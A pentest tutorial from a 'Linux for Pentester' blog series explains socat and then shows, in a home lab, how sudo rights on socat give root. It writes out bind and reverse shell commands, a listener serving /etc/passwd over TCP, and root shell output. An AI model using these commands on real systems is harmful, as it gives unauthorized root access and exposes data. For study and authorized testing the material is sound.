

Linux For Pentester: socat Privilege Escalation

August 17, 2019 By Raj Chandel

Welcome back, to grab knowledge of another command from “Linux for pentester” series. As we know there are many tools that can help the user to transfer data. Similarly, we are going to take advantage of another command i.e. “socat” which is a utility for data transfer between two addresses. So, now we will take this benefit of “socat” in our mission of privilege Escalation.

NOTE: “The main objective of publishing the series of “Linux for pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticize any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc.”

Table of Content

Overview of socat

- What is socat
- Basic parameters of socat
- The operation achieved by socat

Abusing socat

- SUDO Lab setups for privilege Escalation
- Exploiting SUDO

What is socat

Socat is a network utility similar to netcat which supports ipv6, SSL and is available for both Windows and Linux. The first thing you will notice with this tool is that it has a different syntax on what you are used to with netcat or other standard Unix tools.

In other word you can say it is a command-line based utility that inaugurates two bidirectional byte streams and transfers data between them. Because the streams can be built from a large set of different types of data sinks and address type.

It is a utility for data transfer between two addresses which uses the syntax as **“socat [options] <address> <address>”**.

Now we will start working with this most influencing tool by using its help command.

socat -h

```
root@ubuntu:~# socat -h ↵
socat by Gerhard Rieger and contributors - see www.dest-unreach.org
Usage:
socat [options] <bi-address> <bi-address>
  options:
    -V      print version and feature information to stdout, and exit
    -h|-?   print a help text describing command line options and addresses
    -hh     like -h, plus a list of all common address option names
    -hhh    like -hh, plus a list of all available address option names
    -d      increase verbosity (use up to 4 times; 2 are recommended)
    -D      analyze file descriptors before loop
    -l[facility] log to syslog, using facility (default is daemon)
    -lf<logfile> log to file
    -ls      log to stderr (default if no other log)
    -lm[facility] mixed log mode (stderr during initialization, then syslog)
    -lp<progname> set the program name used for logging
    -lu      use microseconds for logging timestamps
    -lh      add hostname to log messages
    -v      verbose data traffic, text
    -x      verbose data traffic, hexadecimal
    -b<size_t> set data buffer size (8192)
    -s      sloppy (continue on error)
    -t<timeout> wait seconds before closing second channel
    -T<timeout> total inactivity timeout in seconds
    -u      unidirectional mode (left to right)
    -U      unidirectional mode (right to left)
    -g      do not check option groups
    -L <lockfile> try to obtain lock, or fail
    -W <lockfile> try to obtain lock, or wait
    -4      prefer IPv4 if version is not explicitly specified
    -6      prefer IPv6 if version is not explicitly specified
```

Basic parameters of socat

The most “basic” socat request would be: **socat [options] <address><address>** but another more existing example would be: **socat -d -d – TCP4:www.example.com:80**.

Where “-d -d” would be the options, “-” would be the first address and **TCP:www.example.com:80** would be the second address.

The above syntax can be more clearly understand by breaking each component down a bit more. Let’s first start with the address, since the address is the keystone aspect of socat.

Addresses:

As we know **socat** is comprised with two addresses for executing its result so it is more important to understand that what addresses are in actual and how they work. The address is something that the user provides via the

command line. Entreating socat without any addresses results in a note as shown below:

```
~: socat
```

```
2018/09/22 19:12:30 socat[15505] E exactly 2 addresses required (there are 0); use option "-h" for help
```

Type:

After address, the other component of “socat” is “**type**” which is used to specify the kind of address that we need. Some of popular selections are TCP4, CREATE, EXEC, STDIN, STDOUT, PIPE, UDP4 etc, where the names are pretty self-understandable.

This is because certain address types have aliases. Similarly “-” is one such alias which is used to represent STDIO. Another alias is TCP which stands for TCPv4. You can also use its man page to view lists of all other aliases.

Parameters:

Instantly after the type socat comes with zero or more required address parameters for its performance which is separated by:


The number of address parameters depends on the address type. The **address type** TCP4 requires a *server description* and a *port description*.

The operation achieved by socat

To send and receive text messages bidirectional: As we know “Socat” is a command-line based utility that establishes two bidirectional byte streams and transfers data between them. Now, I will start to establish a connection between two machines and will transfer messages between both of them.

For this, we need to start listener at one machine. In below image we have done this for “kali” which is acting as a listener and ready to take all of the commands that are ordered by “ubuntu” as shown below by framing command:

```
socat - TCP4-LISTEN:4444
```


A terminal window on a Kali Linux machine. The prompt is root@kali:~#. The command socat - TCP4-LISTEN:4444 has been executed, indicated by a green cursor icon. The terminal shows two lines of incoming text: 'hello' and 'how are you', each followed by a yellow cursor icon, indicating the listener is ready to receive more input.

```
root@kali:~# socat - TCP4-LISTEN:4444 ↵  
hello  
how are you
```

After running listener, our next step is to use socat command on another machine i.e. “ubuntu”. Here we need to specify the “**IP**” and **port** of the machine on which we have started the listener.

```
socat - TCP4:192.168.1.106:4444
```

Now we have succeeded to share text between both terminals as shown in below image.



```
root@ubuntu:~# socat - TCP4:192.168.1.106:4444 ↵  
hello  
how are you
```

EXEC command using socat to take shell: socat command also tends the user to take the shell of any machine. Here in this tutorial, I wish to take the shell of “ubuntu” on “kali” terminal by “EXEC type”.

```
socat TCP4-LISTEN:1234,reuseaddr EXEC:/bin/sh
```



```
raj@ubuntu:~$ socat TCP4-LISTEN:1234,reuseaddr EXEC:/bin/sh ↵
```

Now on framing above command, we have successfully established a connection between two of the machine. After running listener on “ubuntu” now we will use **socat** command on “kali” by specifying the” **IP**” and “**port**” of the machine (ubuntu) which will help us to take the shell of ubuntu on kali as per our request.

```
socat - TCP4:192.168.1.100:1234
```

Now to check whether you have got the shell of the desired machine or not, you can simply write “**id**”. As in below image you can see, it has directed us as user “raj” which is a user of “ubuntu”. It means we have successfully got the shell.

```
id  
whoami  
ifconfig
```

```

root@kali:~# socat - TCP4:192.168.1.100:1234 ↵
id
uid=1000(raj) gid=1000(raj) groups=1000(raj),4(adm),24(cdrom),27(sudo),30(d
whoami
raj
ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:ff:fe69:99 prefixlen 64 scopeid 0x20<link>
    ether 02:42:00:69:00:99 txqueuelen 0 (Ethernet)
    RX packets 326 bytes 1415114 (1.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 367 bytes 54790 (54.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::279b:66de:fb11:31ef prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e0:60:1a txqueuelen 1000 (Ethernet)
    RX packets 126569 bytes 172226850 (172.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 62083 bytes 3800024 (3.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

EXEC command using socat to transfer file: Now we will use another function of “EXEC” to transfer a file, here I want to transfer “passwd” file from “ubuntu” to “kali and again we will follow the same process.

```
socat TCP4-LISTEN:1234,reuseaddr EXEC:"cat /etc/passwd"
```

```

raj@ubuntu:~$ socat TCP4-LISTEN:1234,reuseaddr EXEC:"cat /etc/passwd" ↵
raj@ubuntu:~$

```

```
socat - TCP4:192.168.1.100:1234
```

As we switch to kali and run socat command it will result in us by opening “passwd” file of “source machine”.

Working with socat using another type: As we know socat uses the list of “type” like CREATE, EXEC, STDIN, STDOUT, PIPE etc.

Here in the below image, I have a text file named as “test” and now I want my listener machine to execute this file.

```
cat test
cat test | socat - TCP4:192.168.1.100:4444
```

By using the above command first I have requested to open “test” file then I have pipe this output as the input for socat command.



```
root@kali:~# cat test
Join Ignite Technologies
www.ignitetechnologies.in
root@kali:~# cat test | socat - TCP4:192.168.1.100:4444
```

As from below image you can see I have used “OPEN” function to which I have requested to create a file by the name of “raj” and will append the content of “test” file to this newly created file i.e. “raj”.

So now when I will run listener at “ubuntu” it will execute “raj” file showing the content of “test” file as per desire.

```
socat TCP4-LISTEN:4444,reuseaddr OPEN:raj,creat,append
cat raj
```



```
raj@ubuntu:~$ socat TCP4-LISTEN:4444,reuseaddr OPEN:raj,creat,append
raj@ubuntu:~$ cat raj
Join Ignite Technologies
www.ignitetechnologies.in
```

Abusing socat

Sudo Rights Lab setups for Privilege Escalation

Now we will start our mission for privilege escalation. For this alike another command from “Linux for pentester” series here also first we need to set up our lab of “socat” command with administrative rights.

It can be clearly understood by the below image in which I have set sudo permission to local user (test) who can now run “socat command” as the root user.

To add sudo right open etc/sudoers file and type following as user Privilege specification.

```
test ALL=(root) NOPASSWD: /usr/bin/socat
```

```
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(root) NOPASSWD: /usr/bin/socat
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Exploiting Sudo rights

First Method:

Now we will start exploiting socat facility by taking the privilege of sudoer's permission. For this very first we must have sessions of a victim's machine then only we can execute this task.

So now we will connect to the target machine with ssh, therefore, type following command to get access through local user login.

```
sudo -l
```

As we know "test" user attains sudo user privileges so now we will try to attain root shell of the host's machine by the help of socat using EXEC options. Then we look for sudo right for "test" user (if given) and found that user "test" can execute the socat command as "root" without a password.

```
sudo socat TCP4-LISTEN:1234, reuseaddr EXEC:="/bin/sh"
```

```
root@kali:~# ssh test@192.168.1.100 ↵
The authenticity of host '192.168.1.100 (192.168.1.100)' can't be established
ECDSA key fingerprint is SHA256:RTYBGMydqrJXQrYbEq8Lnz4Ydz0MZ00PT6kjfgldoFE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.100' (ECDSA) to the list of known hosts
test@192.168.1.100's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

test@ubuntu:~$ sudo -l ↵
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/socat
test@ubuntu:~$ sudo socat TCP4-LISTEN:1234,reuseaddr EXEC:"/bin/sh" ↵
```

On a new terminal launch socat as a listener and enter the source IP and source port along with socat command to obtain reverse shell of the host machine.

```
socat - TCP4:192.168.1.100:1234
```

Now we have successfully got the shell of victim's machine with root privilege as shown in below screenshot.


```

root@kali:~# socat - TCP4:192.168.1.100:1234
id
uid=0(root) gid=0(root) groups=0(root)
ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:ff:fe69:99 prefixlen 64 scopeid 0x20<link>
    ether 02:42:00:69:00:99 txqueuelen 0 (Ethernet)
    RX packets 326 bytes 1415114 (1.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 371 bytes 55310 (55.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::279b:66de:fb11:31ef prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e0:60:1a txqueuelen 1000 (Ethernet)
    RX packets 127727 bytes 172984362 (172.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 62613 bytes 3853201 (3.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Second Method:

We have another method to escalate the higher privilege shell i.e. using socat one liner reverse shell command.

```
sudo socat exec:'sh -li' ,pty,stderr,setsid,sigint,sane tcp:192.168.1.106:1234
```

```

test@ubuntu:~$ sudo socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.106:1234

```

On new terminal start the socat as a listener and obtain root shell of the remote machine.

```
socat file: 'tty',raw,echo=0 tcp-listen:1234
```

Conclusion: Hence in this way, we can make use of “socat” command to escalate the privilege of the remote machine.

```

root@kali:~# socat file:`tty`,raw,echo=0 tcp-listen:1234
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#

```